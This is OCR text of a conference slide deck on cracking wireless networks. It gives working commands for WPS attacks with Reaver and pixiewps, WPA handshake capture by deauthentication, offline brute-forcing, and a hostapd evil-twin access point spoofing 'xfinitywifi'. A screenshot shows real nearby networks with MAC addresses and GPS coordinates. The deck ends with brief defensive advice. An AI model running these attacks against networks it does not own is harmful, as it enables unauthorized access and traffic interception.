Cracking Wireless

By: Lanix13
lancegrover.com

By: Lanix13
lancegrover.com

C|EH™
Certified Ethical Hacker

About me.....Blaw Blaw Blaw...

CERTIFIED SECURITY ENGINEER

redhat.
CERTIFIED
ENGINEER


simplifile®


We connect lenders, settlement agents, and counties.

Simplifile.com

(We are hiring....)

THE CHURCH OF
JESUS CHRIST
OF LATTER-DAY SAINTS





Family

Presentation on cracking wireless...
Why? Aren't we the good guys....

By: Lanix13
lancegrover.com

The setup

- Start with Kali (2.0 or 1.1)
  - reaver and pixiewps (apt-get install reaver)
  - aircrack-ng (apt-get install aircrack-ng)
  - mdk3 (apt-get install mdk3)
  - John The Ripper (apt-get install john)
  - hostapd (apt-get install hostapd)
  - (kali 1.1) bridge-utils (apt-get install bridge-utils)
- Wireless card that can go into Monitor mode

I currently run:
Chipset: Atheros AR9271

AWUS036NHA
TL-WN722N

Others do work but may not do it all

Know the world around you....

Recon....

Monitor mode

Three ways to do it:

1. airmon-ng method

   airmon-ng start wlan0
   iw dev mon0 set channel 6

2. iwconfig method


   ifconfig wlan0 down
   iwconfig wlan0 mode monitor
   iwconfig wlan0 channel 6
   ifconfig wlan0 up

3. iw method

   ifconfig wlan0 down
   iw dev wlan0 set type monitor
   iw dev wlan0 set channel 6
   ifconfig wlan0 up


By: Lanix13
lancegrover.com

Lets see whats going on....
airodump-ng -i wlan0 (or mon0)
(notice WAPs and clients)



Let's get Cracking!

If someone is using wep...you can leave now.



All your Wireless belong to us


WPS

Reaver with pixiewps

Kali has pixiewps combined with reaver!

Use wash to find potential targets – or WiGLE wifi on android...

By: Lanix13
lancegrover.com



29% 9:59 PM
WiGLE Wifi
a›z
LIST
MAP
DASH
DATA
Run: 14
New: 0
DB: 276
UPLOAD TO WIGLE.NET
Lat: 40.17432154
Lon: -111.60505076
Speed: 0 mph
+/- 33 ft
Alt: 1 mi
Sats: 14
Scanning Turned Off
PLAY
-59 | [redacted] - 11 - [WPA2][ESS]
[redacted] 9:59:00 PM
-59 | [redacted] - 11 - [WPA][WPA2][ESS]
[redacted] 9:59:00 PM
-60 | [redacted] - 11 - [WPA2][ESS]
Pantum-AP-08C405 9:59:00 PM
-64 | ac:a2:13:08:c4:05 - 11 - [ESS]
[redacted] 9:59:00 PM
-70 | [redacted] - 165 - [WPA2][ESS]
[redacted] 9:59:00 PM
-70 | [redacted] - 165 - [WPA][WPA2][ESS]
[redacted] 9:59:00 PM
-71 | [redacted] - 165 - [WPA2][ESS]
Noel Critchfield's Network 9:59:00 PM
-82 | 10:9a:dd:8d:d1:01 - 11 - [WPA2][ESS]
Rock Steady Guest Network 9:59:00 PM
-86 | 8a:91:9c:38:a1:10 - 149 - [WPA][WPA2][ESS]
Rock Steady 9:59:00 PM
-86 | 88:1f:a1:38:9c:91 - 149 - [WPA2][ESS]
UTSPRM1099-AP02 9:59:00 PM
-87 | ac:8d:14:00:df:83 - 52 - [WPA2][WPS][ESS]

Demo – and you guys can play with it too!

Reaver – no pixiewps...takes hours

- Proximity can affect your attach, get closer! (or boost the power ;))
- Lockouts (force reboots...mdk3)
- Patience (but usually not too bad)

WPA/WPA2 – offline brute force



Aircrack-ng – capture the handshake

Brute Force...way slooooow

- You will need a second card...or a buddy
- First find the network: airodump-ng -i wlan0
- Now...in one window capture:
  airodump-ng –bssid 00:1E:52:78:AA:5C -c6 –write WPAcrack wlan0
- In a second window...deauth attack!
  aireplay-ng --deauth 100 -a 00:1E:52:78:AA:5C wlan0
- Wait for the handshake...
- Now crack...(the long part)...Patience...
  - John the Ripper
    kali 1.1:
    john --incremental=all --session=WirelessBrute --stdout | aircrack-ng -a 2 -b 00:1E:52:78:AA:5C WPAcrack-01.cap -w --
    kali 2.0:
    john -incremental -session=WirelessBrute -stdout | aircrack-ng -a 2 -b 00:1E:52:78:AA:5C WPAcrack-01.cap -w --
  - Wordlist with CPU
    aircrack-ng WPAcrack-01.cap -w /usr/share/wordlists/dirb/big.txt
  - Wordlist with GPU (this is if you have imported your wordlist into the datbase)
    pyrit --all-handshakes -r WPAcrack-01.cap attack_batch

By: Lanix13
lancegrover.com

HostAP – lets play Evil Twin...

- Always more than one way to skin a cat
  - Airbase-ng – more automatic
  - Hostapd – more manual

HostAP – the manual way...

- **Create a bridge interface**
  Kali 1.1:
  apt-get install hostapd bridge-utils
  /etc/init.d/NetworkManager stop
  brctl addbr br0
  brctl addif br0 eth0
  ifconfig br0 up
- **Create a hostapd.conf file**
  interface=wlan0
  bridge=br0
  driver=nl80211
  hw_mode=g
  channel=6
  ssid=xfinitywifi
- **Now start it:**
  hostapd -d hostapd.conf

Kali 2.0:
/etc/init.d/network-manager stop
ip link add br0 type bridge
ip link set dev eth0 down
ip addr flush dev eth0
ip link set dev eth0 up
ip link set dev eth0 master br0
ip link set br0 up
dhclient br0

By: Lanix13
lancegrover.com

More Demo
More playing!

What can we do???!!

- Layers, layers, layers
- Use strong encryption and change passphrase often
- Do research before you buy, monitor after
- Update firmware
- Encrypt everything
- Be aware that wireless has no physical security
- Audit your systems and infrastructure

Questions?